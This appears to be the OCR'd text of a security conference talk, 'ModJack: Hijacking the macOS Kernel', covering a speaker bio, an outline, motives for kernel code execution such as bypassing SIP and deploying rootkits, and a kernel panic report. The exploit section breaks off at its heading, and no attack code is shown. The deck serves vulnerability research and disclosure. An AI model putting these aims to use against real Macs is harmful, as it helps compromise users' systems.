



ModJack:Hijacking the macOS Kernel

Zhi Zhou (@CodeColorist)



蚂蚁金服光年安全实验室
Ant-financial Light-Year Security Lab



\$ whoami

 <https://en.chichou.me>

 @CodeColorist

 ChiChou



- Senior Security Engineer of AntFinancial (Alipay)
LightYear Security Labs
- Product security and offensive security research
- Conference speaking:
 - BlackHat USA 2017
 - Open-source tools: frida-ipa-dump, Passionfruit
 - Acknowledged by Microsoft, Apple, Adobe and VMware for reporting security vulnerabilities
 - Photoholic



Outline



a macOS kernel attack surface



root cause analysis of the bug



exploit steps and tricks



mitigation by Apple

Why do we want kernel code execution



Why do we want kernel code execution

- To overcome or disable SIP (Rootless)



Why do we want kernel code execution

- To overcome or disable SIP (Rootless)
 - File system protection (/System)



Why do we want kernel code execution

- To overcome or disable SIP (Rootless)
 - File system protection (/System)
 - Attaching to Apple-signed processes



Why do we want kernel code execution

- To overcome or disable SIP (Rootless)
 - File system protection (/System)
 - Attaching to Apple-signed processes
 - Enforced signature validation for KEXT



Why do we want kernel code execution

- To overcome or disable SIP (Rootless)
 - File system protection (/System)
 - Attaching to Apple-signed processes
 - Enforced signature validation for KEXT
- Deploy Rootkits



Why do we want kernel code execution

- To overcome or disable SIP (Rootless)
 - File system protection (/System)
 - Attaching to Apple-signed processes
 - Enforced signature validation for KEXT
- Deploy Rootkits
- Gain more pwn points



Problem Report for Kernel

Your computer was restarted because of a problem.

This report will be sent to Apple automatically.

▼ Comments

Problem Details and System Configuration


```
{"caused_by": "macos", "macos_system_state": "running", "bug_type": "210", "os_version": "Bridge OS 3.0 (16P375)", "timestamp": "2018-09-29 16:25:07.10 +0000", "incident_id": "FFBAC3AC-2EC5-40C7-836C-D497C1BE5F37"}  
{  
    "binaryImages": [  
        [  
            "834fd638-ceb9-5664-a35e-b86dc49df634",  
            18446743936270598144,  
            "U"  
        ],  
        [  
            "00000000-0000-0000-0000-000000000000",  
            0,  
            "A"  
        ],  
        [  
            "f1e4e7eb-d326-3fe5-b9d5-78a7ef251f3e",  
            6442450944,  
            "S"  
        ]  
    ],  
    "build": "Bridge OS 3.0 (16P375)",  
    "crashReporterKey": "c0dec0dec0dec0dec0dec0dec0dec0de0001",  
    "date": "2018-09-29 16:25:06.66 +0000",  
    "incident": "FFBAC3AC-2EC5-40C7-836C-D497C1BE5F37",  
    "kernel": "Darwin Kernel Version 18.0.0: Thu Sep 6 18:24:30 PDT 2018; root:xnu-4903.201.2~72\\RELEASE_ARM64_T8010",  
    "macOSOtherString": "\\n** In Memory Panic Stackshot Succeeded ** Bytes Traced 808928 **\\n",  
    "macOSPanicFlags": "0x4",  
    "macOSPanicString": "panic(cpu 2 caller 0xffffffff7f97d8e708): \\\"ino 2746457 no extent covering dstream allocoed_size 12288 (fsize 8852) pos\\'/len 16629:\\0\\n\\\"@\\/BuildRoot\\/Library\\/Caches\\/com.apple.xbs\\/Sources\\/apfs\\/apfs-945.200.129\\/nx\\/jobj.c:  
11819\\nBacktrace (CPU 2), Frame : Return Address\\n0xfffffffffa3fcf13740 : 0xffffffff80147aca1d \\n0xfffffffffa3fcf13790 : 0xffffffff80148e6b13  
\\n0xfffffffffa3fcf137d0 : 0xffffffff80148d859a \\n0xfffffffffa3fcf13840 : 0xffffffff8014759ca0 \\n0xfffffffffa3fcf13860 : 0xffffffff80147ac437  
\\n0xfffffffffa3fcf13980 : 0xffffffff80147ac283 \\n0xfffffffffa3fcf139f0 : 0xffffffff7f97d8e708 \\n0xfffffffffa3fcf13b80 : 0xffffffff7f97d4add8  
\\n0xfffffffffa3fcf13d40 : 0xffffffff8014a2b8f0 \\n0xfffffffffa3fcf13dc0 : 0xffffffff8014a1d32e \\n0xfffffffffa3fcf13e30 : 0xffffffff8014cedele  
\\n0xfffffffffa3fcf13ee0 : 0xffffffff8014cedc4a \\n0xfffffffffa3fcf13f40 : 0xffffffff8014db5b7b \\n0xfffffffffa3fcf13fa0 : 0xffffffff801475a466 \\n  
Kernel Extensions in backtrace:\\n                com.apple.filesystems.apfs(945.200.129)  
[03F88D86-0D0B-31B4-9D41-585E0462D86F]@0xffffffff7f97d16000->0xffffffff7f97e14fff\\n                                dependency:  
com.apple.kec.corecrypto(1.0)[D6A0447B-3CC8-3F19-A1DC-6E2371FFEC3E]@0xffffffff7f954eb000\\n                                dependency:  
com.apple.driver.AppleEffaceableStorage(1.0)[AAE447BA-AE53-32F6-9A7E-06146AD172B6]@0xffffffff7f9544b000\\n                                dependency:  
com.apple.iokit.IOStorageFamily(2.1)[499E27C9-AC4D-3239-9FC4-754C7699FA76]@0xffffffff7f9540000\\n\\nBSD process name corresponding to
```



Hide Details


OK

● General approach



- General approach

